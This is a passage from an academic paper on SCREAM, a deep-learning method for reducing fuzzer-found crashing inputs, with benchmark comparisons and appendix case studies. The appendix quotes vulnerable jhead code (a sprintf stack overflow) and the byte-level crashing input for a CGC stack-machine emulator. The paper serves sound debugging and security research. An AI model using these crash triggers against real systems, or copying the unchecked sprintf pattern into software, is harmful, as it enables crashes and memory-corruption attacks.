Although the optimizations of hyper-parameters are important to the fitting, the effect after optimization is still case-by-case [11, 20]. Therefore, in practice, the hyper-parameters are often empirically set by analysts based on their experience. In that sense, some deviations are tolerable as long as the scale is suitable and performance is satisfying. During the experiments, we also tuned the hyper-parameters in different scales and determined a set of combinations of hyper-parameters that achieve satisfying performance. Table 3 shows a set of candidate Conv1D parameters that we used in the experiments.

[3] For real-world programs, the crashes are fixed in new versions.

[4] With sufficient time of fuzzing (one week), afl-fuzz identified crashes in 29 out of 40 CGC programs. However, we also selected 40 real-world programs and afl-fuzz only reproduced crashes in 12 of them.

The combinations of Conv1D parameters are chosen from the table with given input size.

Table 3: The convolutional layer's parameter setting

Input Size	Parameters of Conv1D (kernel, stride)	# of Layers
<500	(3,2),(3,1),(5,1),(5,2),(5,3)	3
<5000	(3,2),(3,1),(5,1),(5,2),(5,3),(5,4) (7,1),(7,2),(7,3),(7,4),(7,5),(7,6)	5
<50000	(3,2),(3,1),(5,1),(5,2),(5,3),(5,4) (7,2),(7,3),(7,4),(7,5),(7,6),(9,3) (9,4),(9,5),(9,6),(9,7),(9,8)	7

5.2 Overall Results

Table 4 in Appendix shows the overall statistics including program name, details of crash, reduction rate (i.e., $(size(I_{crashing}) - size(I_{result}))/size(I_{crashing})$), time cost, as well as the comparison on reduction, dataset augmentation, and interpretability. The evaluated programs are crashed due to variant causes, such as stack-based buffer overflow, heap-based buffer overflow, out-of-bounds read and write, integer overflow and etc. The size of crashing input varies from tens of bytes to hundreds of kilobytes. Besides, given that the fuzzer produces multiple crashing inputs for each program's crashing point, we evaluated two randomly-selected crashing inputs per crash in the experiment. One crashing input per crash is considered as a case. As such, there are 82 cases in total.

Reduction rate and time cost. On the whole, SCREAM achieves an average reduction rate of 75.4% which takes 29.8 minutes on average (the training time of multiple networks is accumulated). The achieved reduction rate is highly related to the size of crashing input and the ground truth but not necessarily related to the root cause of crash, as shown in the statistics of Table 4. In terms of time consumption, time is mostly spent on training networks. For the network training, since we train multiple networks at the same time, it takes around 20 to 90 seconds for the training of one round for one network. For relevance score computing, it takes around 5 to 20 seconds for each program.

Comparison with the state-of-the-art solutions. We compared SCREAM with afl-tmin [1], Picireny [4], and Penumbra [21]. Afl-tmin is a widely-used test case minimizer integrated with American Fuzzy Lop (afl). It is a prominent example of delta debugging implementation. Picireny is a open-source hierarchical delta debugging framework, which makes use of pre-defined structures of inputs to improve delta debugging [28, 29]. Penumbra leverages dynamic taint analysis to identify failure-relevant inputs.

We noticed that using extra time cost and extra reduction rate to compare SCREAM with other tools is imprecise. For instance, taking extra 15 minutes to achieve an extra reduction rate of 30% does not mean that SCREAM is more or less efficient than the other tool. The trade-offs do not just exist between time and reduction rate. Other factors such as accuracy of reduction also matter. To this end, we define the reduction efficiency E in Equation 8, which takes the amount of reduction, time cost, and accuracy of reduction into consideration. We use *relative efficiency* R in Equation 9 to fairly compare the reduction efficiency, where:

$$E = \frac{size(I_{crashing}) - size(I_{result})}{time\ cost} \times \frac{size(I_{minimal})}{size(I_{result})} \quad (8)$$

$$R = \frac{E_{SCREAM}}{E_{a\ tool}} \quad (9)$$

In Equation 8, $size(I_{minimal})\ /size(I_{result})$ measures the accuracy of reduction[5], where $I_{minimal}$ is the ground-truth input and I_{result} is the resulting input after reduction. $(size(I_{crashing}) - size(I_{result}))\ /time\ cost$ is the amount of reduction achieved by the tool in a period of time, where $I_{crashing}$ is the crashing input.

The relative efficiency for afl-tmin, Picireny and Penumbra on all evaluated programs is show in Figure 6. When R is larger than 1 (i.e., $logR$ is larger than 0), SCREAM outperforms the other tool. For instance, in case 12-1, the size of the crashing input is 231, and the ground truth is 60. SCREAM reduced the input size to 60 taking 15 minutes, and afl-tmin reduced the input size to 178 taking 3 minutes. As a result, the calculated reduction efficiency is 11.4 for SCREAM and 5.9 for afl-tmin. The efficiency ratio is 1.91, meaning that SCREAM is more efficient. Although SCREAM takes more time, such extra time consumption is worthwhile considering the extra reduction.

When compared with afl-tmin and Penumbra, SCREAM demonstrates surprising reduction capability with negligible extra overhead, by achieving an extra reduction rate of 29.7% and 53.4% with extra 12.2 minutes and 11.42 minutes, respectively. For the comparison with Picireny, SCREAM's extra reduction rate is 29.7%, and the average time cost is 4.75 minutes less. Furthermore, SCREAM achieves a higher reduction efficiency on 86.5% cases, 89.1% cases, and 100% cases, when compared with afl-tmin, Picireny, and Penumbra, respectively (shown in Figure 6). The low reduction efficiency of afl-tmin can be attributed to the fact that the crashing inputs contain dependent and discontinuous blocks which increase the iteration round for afl-tmin. For Picireny, since no input structure is given for the general programs in our evaluation, it is depreciated to a delta debugging tool written in Python with no optimizations. For Penumbra, the reduction efficiency largely relies on the accurate specification of taint sinks which involves root cause analysis of crash. In practice, however, the specification is inevitably inaccurate for different types

[5]This value is small if the false negative rate is large, meaning that there is still much reduction work left to do.




Figure 6: Relative efficiency of SCREAM, afl-tmin, Picireny and Penumbra




Figure 7: False negative rate of SCREAM, afl-tmin, Picireny and Penumbra

of crashes, resulting in imprecise information flows and low reduction efficiency in the experiments.

Trade-offs between training time and performance. We found that the effectiveness of reduction can be significantly affected if the network training is not finished or the algorithms do not terminate. For instance, when the training time is only a half of the normal training time, we use the unfitted network to identify failure-inducing inputs and the average reduction rate is only 29.2%. Therefore, to complete the reduction task, all the tools should be sufficiently run to reach their bottleneck. In the experiments, we make sure that (1) afl-tmin, Picireny and Penumbra are sufficiently run and properly exit; (2) the neural network is well trained according to the criteria described in Section 4 before it works on the reduction.

5.3 Accuracy and Generality

False positives and false negatives. As described in Section 4.5, our approach adopts binary search to reduce irrelevant input bytes and execute the program to confirm whether the crash is indeed triggered. Therefore, SCREAM does not report false positives. To check whether there are any false negatives, we manually constructed minimal failure-inducing inputs for each program crash after an automated reduction procedure (i.e., by manually examining the reduced inputs and digging into program logic to remove irrelevant bytes). There is no guarantee that global optimum of reduction is achieved. Thanks to SCREAM's capability to continuously mutate inputs and progressively reduce them by adjusting the significance, the average false negative rate ($FNR = (size(I_{crashing}) - size(I_{minimal}))/size(I_{crashing})$) of SCREAM is 17.0% while the average FNR of afl-tmin, Picireny and Penumbra is 60.8%, 60.8% and 69.5%, respectively (Figure 7 shows the FNR of SCREAM, afl-tmin, Picireny and Penumbra on each case). With the help of SCREAM, 70.7% of the reduced inputs have reached ground truth. Such improvement is made possible by SCREAM's capability to summarize the program logic, like transformation of control flow-led input bytes, limitation on input length, requirement of specific format, and etc.

Benefits of SCREAM**.** Although the size crashing input could be extremely large in some cases, SCREAM is able to focus on a subset of input bytes that are neither significant nor insignificant and continuously mutate them, in order to make a deviation from existing crashing inputs and achieve control flow transfer in the program to some extent. From the evaluation, we found that SCREAM is able to solve control flow complexity in the following cases:

- The crashing input contains multiple discontinuous input blocks that must be reduced at the same time. This kind of constraint on input bytes appears in string search programs, chat programs, database programs, image processing programs, news feed programs, calendar programs and etc.
- The crashing input contains input blocks with specific format (e.g., the format of IP address). We found that such a constraint appears in software such as string search, route management, 3D maps, instruction emulator, json parser, photo management, image processing, mail service client, TCP protocol stack and etc.
- The crashing input contains a field that specifies the minimal input length. The constraint appears in software types like image processing, file compressing, string search, profile management, Bluetooth communication management and etc.
- The crashing input contains input blocks that directly affect the program's control flow. This constraint appears in instruction emulators, calculators, document format converter, and document processing programs. The above constraints are common in various types of software, and it is easy for SCREAM to produce inputs that satisfy them by marking significance on the input bytes.

Limitations of SCREAM**.** Nevertheless, false negatives occur in the presence of complex arithmetic operations such as checksum and other checksum-like functions that involve calculation and multiple exact match of data values. In our evaluation, the complex arithmetic operations are shown in the software that involves error detection, data integrity check




Figure 8: Reduction rate when adopting SCREAM's mutation technique and AFL's mutation engine




Figure 9: # of Samples generated by SCREAM's mutation technique and AFL's mutation engine

and data indexing, such as audio processing software, video processing software, and USB communication management (packet processing) software.

In the presence of complex arithmetic operations in program inputs, the reduction efficiency of afl-tmin and Picireny is higher than that of SCREAM. Given the simplicity of afl-tmin and Picireny's reduction algorithm, they are unable to handle the complexity in input structures as well. In this case, afl-tmin and Picireny take less time in processing the inputs, which results in higher reduction efficiency.

Limited by current computation power and network architectures, handling complex arithmetic operations like checksum-like functions is still beyond the expressiveness of neural networks.

5.4 Comparison on Dataset Augmentation and Interpretability

Comparison with AFL's mutation engine. To demonstrate the efficacy of our dataset augmentation algorithm, we compared our approach with AFL's mutation engine [49]. To construct a dataset with the samples produced by AFL, we modified AFL by removing its path exploration functions and preserving its genetic algorithm-based mutation functions. As the neural network takes input with a fixed size, we select the samples of which the size is equal to or smaller than the original crashing input. For the produced samples with shorter sizes, we fill the gap with "-1". Therefore, all the samples produced by AFL have the same size as the size of the original input. After that, we send the dataset constructed by AFL's engine to the backend (i.e., the network component) of SCREAM for further processing. It turns out that when using AFL's mutation engine, more samples are produced (on average, the number of samples consumed is increased by 163.4% as shown in Figure 9.) but less reduction efficiency is achieved (shown in Figure 8). Thanks to SCREAM's dataset augmentation algorithm which tends to produce highly-differentiable samples in input space, it is easier for the neural network to draw a more accurate boundary even with less samples. On the other hand, with our approach, each round of calculated relevance score can correct the deviation during network training, which tends to produce a more accurate relevance score in the end.

Comparison with partial derivatives. Partial derivatives is also an important approach of interpretability which has been used in binary analysis tasks (e.g., *Neuzz* [41] and *NeuTaint* [40]]). To compare the two interpretability approaches, namely the attention mechanism and partial derivatives, we use the implementation of Neuzz with the same dataset to calculate the significance. Figure 10 shows the reduction efficiency when adopting both approaches. It turns out that less reduction efficiency is achieved by the partial derivative approach. The main cause is that, there exists the saturation problem for partial-derivative-based approach, which underestimates the importance of features to the output and affects the calculated significance. In the experiments, when the input length is 200, SCREAM and neuzz have similar magnitude of trainable parameters. Nevertheless, when the input length reaches 1000, the trainable parameters of neuzz are at least ten times of SCREAM's, which causes overfitting to the network. This eventually affects the calculation on the significance.

6 Related Work

6.1 Test Case Reduction

Existing techniques of test case reduction can be categorized as random reduction and rule-based approaches. Random reduction approaches treat the program as a blackbox and randomly or strategically mutate the program input. A prominent example is delta debugging. Zeller et al. [50] proposed to use binary search for delta debugging. The core idea is to randomly reduce a portion of input and gradually increase the granularity of reduction. This approach assumes that the input bytes are independent with each other. Otherwise, the reduction of dependent input bytes could lead to failures. As a result, delta debugging is not applicable to file (e.g., documents, images, and etc.) processing programs, as those programs digest structural inputs that usually involve interdependence among input blocks. To this end, Groce et al. [25], Regehr et al. [37],




Figure 10: Reduction rate when adopting SCREAM's attention mechanism and partial derivatives

and Pike et al. [36] proposed different reduction strategies to target specific programs with known input structures. However, those approaches are less adaptable to general programs. On the other hand, in regard to rule-based approaches, Clause and Orso [21] proposed to mark the input bytes that contribute to the crash using taint analysis. However, this requires manual analysis of the crash to determine taint sinks. Moreover, making accurate taint policy is challenging because of the control flow dependence problem.

Another line of research is root cause analysis. To locate the program entities (e.g., functions and basic blocks) related to the crashing point, existing root cause analysis approaches leverage statistical information of program runtime behaviors [6,12,26,47], use backward dataflow analysis [7,39], or utilize information from bug reports [45, 46, 52]. Since root cause analysis is complicated and still involves manual analysis, it cannot be used for test case reduction. In contrast, test case reduction is a necessary step to improve the accuracy of identifying a candidate set of crash-related program entities.

The problem of test case reduction is also related to fuzzing [13, 18, 24, 35, 41, 43]. The purpose of test case reduction is to reduce the length of crashing inputs after crashes have been triggered in fuzzing. To this aim, SCREAM produces diverse inputs that are scattered in the input space, for the purpose of network training and reduction. Different from that, fuzzers like AFL [49], Driller [43], Angora [18] and Neuzz [41] tend to produce inputs that are clustered in the input space, with the aim of exploring program paths and triggering/discovering crashes. The way of fuzzers' input generation is not suitable for neural-network-based test case reduction.

6.2 Interpretability of Neural Networks

With proper datasets, the neural network can automatically fit the function of the input and the output. The interpretability of neural network is to understand how each input component affects the output, and the method that explores every input component's influence to the output is called network explanation method. Omeiza et al. [34] proposed to determine the importance of every input pixel to the output by computing the gradient value of a fitted neural network. However, it would lead to the saturation problem which underestimates the importance of features to the output. Shrikumar et al. [42] compared the activation of each neuron to its "reference activation" and assigned relevance scores according to the difference. Such a method is applicable to the explanation of the network itself and cannot compute the relevance score for the input. Sutskever et al. [44] proposed the attention mechanism with seq2seq networks by distributing the weight to each input component using a similarity function, which is supposed to avoid the saturation problem. After that, the attention mechanism has been widely applied in the NLP area. Generally, the explanation method of neural network aims to improve the fitting accuracy of the network. In this paper, we utilize the explanation method to determine the failure-inducing input that contributes to the crash.

7 Conclusion

In this paper, we have presented SCREAM, a deep learning-based solution for test case reduction. In particular, we utilize the neural network to approximate the computation from the program input to the crash and leverage the attention mechanism of neural network to determine the contribution of each input bytes to the crash. We also presented several novel techniques including an online dataset augmentation technique that can produce highly-differentiable samples and works in conjunction with the network, and a new network architecture to process long input sequences. We evaluated SCREAM on 41 programs including 29 CGC programs and 12 real-world programs. The results show that our approach is effective and accurate in test case reduction.

References

[1] " afl-tmin - test case minimizer for American Fuzzy Lop (afl)," http://manpages.ubuntu.com/manpages/xenial/man1/afl-tmin.1.html, Accessed: May 2021.

[2] "Lecture Notes on Delta Debugging," https://www.cs.purdue.edu/homes/suresh/408-Spring2017/Lecture-9.pdf, Accessed: May 2021.

[3] "On-Hot - Wikipedia," https://en.wikipedia.org/wiki/One-hot, Accessed: May 2021.

[4] "Picireny: Hierarchical Delta Debugging Framework," https://github.com/renatahodovan/picireny, Accessed: May 2021.

[5] "Up-sampling," https://en.wikipedia.org/wiki/Upsampling, Accessed: May 2021.

[6] R. Abreu, P. Zoeteweij, and A. J. C. V. Gemund, "On the accuracy of spectrum-based fault localization," in *Testing: Academic and Industrial Conference Practice and Research Techniques-mutation*, 2007.

[7] H. Agrawal, J. R. Horgan, S. London, and W. E. Wong, "Fault localization using execution slices and dataflow tests," in *Proceedings of Sixth International Symposium on Software Reliability Engineering. ISSRE'95*, 2002.

[8] C. Artho, "Iterative delta debugging," *International Journal on Software Tools for Technology Transfer*, vol. 13, no. 3, pp. 223–246, 2011.

[9] P. Arumuga Nainar, T. Chen, J. Rosin, and B. Liblit, "Statistical debugging using compound boolean predicates," in *Proceedings of the 2007 international symposium on Software testing and analysis*, 2007, pp. 5–15.

[10] D. Bahdanau, K. Cho, and Y. Bengio, "Neural machine translation by jointly learning to align and translate," *arXiv preprint arXiv:1409.0473*, 2014.

[11] J. Bergstra and Y. Bengio, "Random search for hyper-parameter optimization," *J. Mach. Learn. Res.*, vol. 13, pp. 281–305, 2012.

[12] T. Blazytko, M. Schlögel, C. Aschermann, A. Abbasi, J. Frank, S. Wörner, and T. Holz, "Aurora: Statistical crash analysis for automated root cause explanation," in *29th USENIX Security Symposium*, 2020.

[13] M. Böhme, V.-T. Pham, M.-D. Nguyen, and A. Roychoudhury, "Directed greybox fuzzing," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017, pp. 2329–2344.

[14] M. Böhme, V.-T. Pham, and A. Roychoudhury, "Coverage-based greybox fuzzing as markov chain," *IEEE Transactions on Software Engineering*, vol. 45, no. 5, pp. 489–506, 2017.

[15] J. Buckman, A. Roy, C. Raffel, and I. J. Goodfellow, "Thermometer encoding: One hot way to resist adversarial examples," in *ICLR*, 2018.

[16] M. Carbin and M. C. Rinard, "Automatically identifying critical input regions and code in applications," in *Proceedings of the 19th international symposium on Software testing and analysis*, 2010, pp. 37–48.

[17] S. Chaudhari, G. Polatkan, R. Ramanath, and V. Mithal, "An attentive survey of attention models," *arXiv preprint arXiv:1904.02874*, 2019.

[18] P. Chen and H. Chen, "Angora: Efficient fuzzing by principled search," in *2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA*.

[19] A. Christi, M. L. Olson, M. A. Alipour, and A. Groce, "Reduce before you localize: Delta-debugging and spectrum-based fault localization," in *2018 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*. IEEE, 2018, pp. 184–191.

[20] M. Claesen and B. D. Moor, "Hyperparameter search in machine learning," *CoRR*, vol. abs/1502.02127, 2015.

[21] J. Clause and A. Orso, "Penumbra: automatically identifying failure-relevant inputs using dynamic tainting," in *Proceedings of the eighteenth international symposium on Software testing and analysis*. ACM, 2009, pp. 249–260.

[22] H. Cleve and A. Zeller, "Locating causes of program failures," in *27th international conference on Software Engineering*. ACM, 2005.

[23] P. Godefroid, A. Kiezun, and M. Y. Levin, "Grammar-based whitebox fuzzing," in *Proceedings of the 29th ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2008, pp. 206–215.

[24] P. Godefroid, M. Y. Levin, and D. Molnar, "Sage: whitebox fuzzing for security testing," *Queue*, vol. 10, no. 1, pp. 20–27, 2012.

[25] A. Groce, G. Holzmann, and R. Joshi, "Randomized differential testing as a prelude to formal verification," in *29th International Conference on Software Engineering (ICSE'07)*. IEEE, 2007, pp. 621–631.

[26] M. J. Harrold, G. Rothermel, and K. Sayre, "An empirical investigation of the relationship between spectra differences and regression faults," *Software Testing, Verification and Reliability*, 2000.

[27] X. He, Z. He, J. Song, Z. Liu, Y.-G. Jiang, and T.-S. Chua, "Nais: Neural attentive item similarity model for recommendation," *IEEE Transactions on Knowledge and Data Engineering*, vol. 30, no. 12, pp. 2354–2366, 2018.

[28] R. Hodován and Á. Kiss, "Modernizing hierarchical delta debugging," in *Proceedings of the 7th International Workshop on Automating Test Case Design, Selection, and Evaluation, A-TEST@SIGSOFT FSE 2016, Seattle, WA, USA, November 18, 2016*, T. E. J. Vos, S. Eldh, and W. Prasetya, Eds.

[29] R. Hodován, Á. Kiss, and T. Gyimóthy, "Tree preprocessing and test outcome caching for efficient hierarchical delta debugging," in *12th IEEE/ACM International Workshop on Automation of Software Testing, AST@ICSE 2017, Buenos Aires, Argentina, May 20-21, 2017*.

[30] W. Jin and A. Orso, "F3: fault localization for field failures," in *Proceedings of the 2013 International Symposium on Software Testing and Analysis*.

[31] G. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks, "Evaluating fuzz testing," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, 2018, pp. 2123–2138.

[32] J. Li, W. Monroe, and D. Jurafsky, "Understanding neural networks through representation erasure," *arXiv preprint arXiv:1612.08220*, 2016.

[33] G. Misherghi and Z. Su, "HDD: hierarchical delta debugging," in *28th International Conference on Software Engineering (ICSE 2006), Shanghai, China, May 20-28, 2006*, L. J. Osterweil, H. D. Rombach, and M. L. Soffa, Eds. ACM, pp. 142–151.

[34] D. Omeiza, S. Speakman, C. Cintas, and K. Weldermariam, "Smooth grad-cam++: An enhanced inference level visualization technique for deep convolutional neural network models," *arXiv preprint arXiv:1908.01224*, 2019.

[35] H. Peng, Y. Shoshitaishvili, and M. Payer, "T-fuzz: Fuzzing by program transformation," in *2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA*.

[36] L. Pike, "Smartcheck: automatic and efficient counterexample reduction and generalization," in *ACM SIGPLAN Notices*, vol. 49, no. 12. ACM, 2014, pp. 53–64.

[37] J. Regehr, Y. Chen, P. Cuoq, E. Eide, and C. Ellison, "Test-case reduction for c compiler bugs," in *ACM SIGPLAN Notices*, 2012.

[38] J. Regehr, Y. Chen, P. Cuoq, E. Eide, C. Ellison, and X. Yang, "Test-case reduction for C compiler bugs," in *ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI '12, Beijing, China - June 11 - 16, 2012*, J. Vitek, H. Lin, and F. Tip, Eds. ACM, 2012, pp. 335–346.

[39] M. Renieres and S. P. Reiss, "Fault localization with nearest neighbor queries," in *18th IEEE International Conference on Automated Software Engineering, 2003. Proceedings.* IEEE, 2003, pp. 30–39.

[40] D. She, Y. Chen, A. Shah, B. Ray, and S. Jana, "Neutaint: Efficient dynamic taint analysis with neural networks," in *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*. IEEE, 2020, pp. 1527–1543.

[41] D. She, K. Pei, D. Epstein, J. Yang, B. Ray, and S. Jana, "NEUZZ: efficient fuzzing with neural program smoothing," in *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*.

[42] A. Shrikumar, P. Greenside, and A. Kundaje, "Learning important features through propagating activation differences," in *Proceedings of the 34th International Conference on Machine Learning-Volume 70*. JMLR. org, 2017, pp. 3145–3153.

[43] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "Driller: Augmenting fuzzing through selective symbolic execution." in *NDSS*, vol. 16, no. 2016, 2016, pp. 1–16.

[44] I. Sutskever, O. Vinyals, and Q. Le, "Sequence to sequence learning with neural networks," *Advances in NIPS*, 2014.

[45] C. P. Wong, Y. Xiong, H. Zhang, D. Hao, and H. Mei, "Boosting bug-report-oriented fault localization with segmentation and stack-trace analysis," in *IEEE International Conference on Software Maintenance and Evolution*, 2014.

[46] R. Wu, H. Zhang, S.-C. Cheung, and S. Kim, "Crashlocator: locating crashing faults based on crash stacks," in *Proceedings of the 2014 International Symposium on Software Testing and Analysis*, 2014, pp. 204–214.

[47] X. Xie, T. Y. Chen, F. C. Kuo, and B. Xu, "A theoretical analysis of the risk evaluation formulas for spectrum-based fault localization," *Acm Transactions on Software Engineering and Methodology*, vol. 22, no. 4, pp. 1–40, 2013.

[48] K. Xu, J. Ba, R. Kiros, K. Cho, A. Courville, R. Salakhudinov, R. Zemel, and Y. Bengio, "Show, attend and tell: Neural image caption generation with visual attention," in *International conference on machine learning*, 2015, pp. 2048–2057.

[49] M. Zalewski, "American fuzzy lop," *URL: http://lcamtuf. coredump. cx/afl*, 2017.

[50] A. Zeller and R. Hildebrandt, "Simplifying and isolating failure-inducing input," *IEEE Transactions on Software Engineering*, vol. 28, no. 2, pp. 183–200, 2002.

[51] X. Zhang, N. Gupta, and R. Gupta, "Locating faults through automated predicate switching," in *Proceedings of the 28th international conference on Software engineering*. ACM, 2006, pp. 272–281.

[52] J. Zhou, H. Zhang, and D. Lo, "Where should the bugs be fixed? more accurate information retrieval-based bug localization based on bug reports," in *International Conference on Software Engineering*, 2012.

Appendices

A Case Studies

Jhead. Jhead is a real-world command-line tool for processing EXIF information of images. The EXIF information includes camera model, resolution, ISO value, GPS information, and etc. When the jhead program parses the segment that stores GPS information, providing a negative float value in the input would cause a stack-based overflow in the `sprintf` function at line 17, as the program does not check the sign of the variable.

```
1   void ProcessGpsInfo(unsigned char *
        DirStart,
2   unsigned char *OffsetBase, unsigned
        ExifLength)
3   {...
4   ValuePtr = OffsetBase+OffsetVal;
5   ...
6   switch(Tag){
7   char TempString[50];
8   ...
9   case TAG\_GPS\_LAT:
10  case TAG\_GPS\_LONG:
11  ...
12  strcpy(FmtString,"%0.0fd %0.0fm %0.0fs");
13  ...
14  for (a=0;a<3;a++){
15  int den, digits;
16  Values[a] = ConvertAnyFormat(ValuePtr+a*
        ComponentSize, Format); }
17  sprintf(TempString, FmtString, Values[0],
        Values[1], Values[2]);
18  ...
19  break;
20  ...}}
```

Listing 2: The code where the fault locates

The important input bytes that contribute to the crash are the control data "`ff 05 00`" that directs the program to process GPS information and the invalid float value that causes the overflow. Taint analysis approaches cannot identify the input bytes that contribute to the crash, as the invalid float value is from `snprintf` function which is not directly from the program input.

In Figure 11 (horizontal axis represents index of input byte, while vertical axis represents importance), we show how SCREAM scores the importance of the input bytes in round 1, round 5, and round 10. As can be seen, the score of the input bytes that are irrelevant to the crash decreases during the training process. Initially the original size of crashing input is 320 bytes. At round 5, the relevance score becomes stable and SCREAM outputs a failure-inducing input with 63 bytes. The mutation of samples and the network training is based on the result of previous rounds, which allows the network to correct errors in the fitting. In this case, the 320-byte input size is reduced to 63 bytes in 5-minute training.




Figure 11: Relevance score of jhead at round 1, 5 and 10

Simple stack machine. Simple Stack Machine is a CGC program and an instruction emulator that takes instructions as input. This program requests a piece of heap area and uses it as the "stack" of the emulator. The crash was discovered using AFL. We show the crashing input in Listing 3. As can be seen, starting from line 1 to line 6, a series of "`push`" instructions push data to the stack. At line 7, a "`sub`" instruction stores the subtracted result "0" to the stack. At line 8, the "`jmpz`" instruction pops the top value off of the stack. If the value is 0, the emulator pops the next value off the stack and uses it as the next instruction. As such, the root cause of the crash is that, as long as the top of stack stores two "0"s, the emulator will jump to the first byte of the input at line 1, which forms a dead loop, keeps pushing data to the stack, and eventually causes heap overflows.

```
1   00 41 33 60 //push 0xC066820
2   ......
3   00 32 d3 d3 // push 0x1A7A6640
4   00 00 00 00 // push 0x0
5   00 04 00 02 // push 0x400080
6   00 04 00 02 // push 0x400080
7   7f 12 39 d1 // sub; pop top two on the
        stack and push the result to the stack
8   d3 c6 d3 d3 //jmpz
9   00 00 00 7f // push 0xFE00000
10  ff ff ff ff // end
11  12 34 12 35 12 35 12 45
```

Listing 3: The crashing input in round 1

Actually, the push instructions from line 1 to line 3 are irrelevant to the crash. For afl-tmin, to trigger the crash, it has to keep the instructions from line 4 to line 8. For our approach, in the first round, SCREAM outputs a preliminary relevance score indicating that instructions from line 4 to line 8 are significant, which is the same as the afl-tmin's result.

As the "`push 0x0`" instruction at line 4 receives the highest score (mutating it would not lead to any crashes), the next round of mutation only acts on the instructions from line 5 to line 8. We show the intermediate result in round 7 in Listing 4. After that, the iteration proceeds until round 10 when the relevance score becomes stable (the change of relevance score is shown in Figure 12). In the end, a final failure-inducing input is produced in Listing 5. In this example, the input size is reduced from 73 bytes to 20 bytes in 8-minute training




Figure 12: Relevance score of Simple Stack Machine at round 1, 7 and 10

```
